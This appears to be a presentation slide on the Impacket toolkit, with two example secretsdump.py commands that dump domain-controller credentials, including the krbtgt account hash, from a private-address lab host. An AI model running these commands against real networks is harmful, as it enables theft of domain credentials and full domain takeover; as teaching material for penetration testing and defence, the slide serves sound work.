
Impacket

Example:

secretsdump.py cs.org/elle.maggee:password@192.168.200.129 -just-dc



secretsdump.py cs.org/elle.maggee:password@192.168.200.129 -just-dc-user krbtgt



! Thank you very much !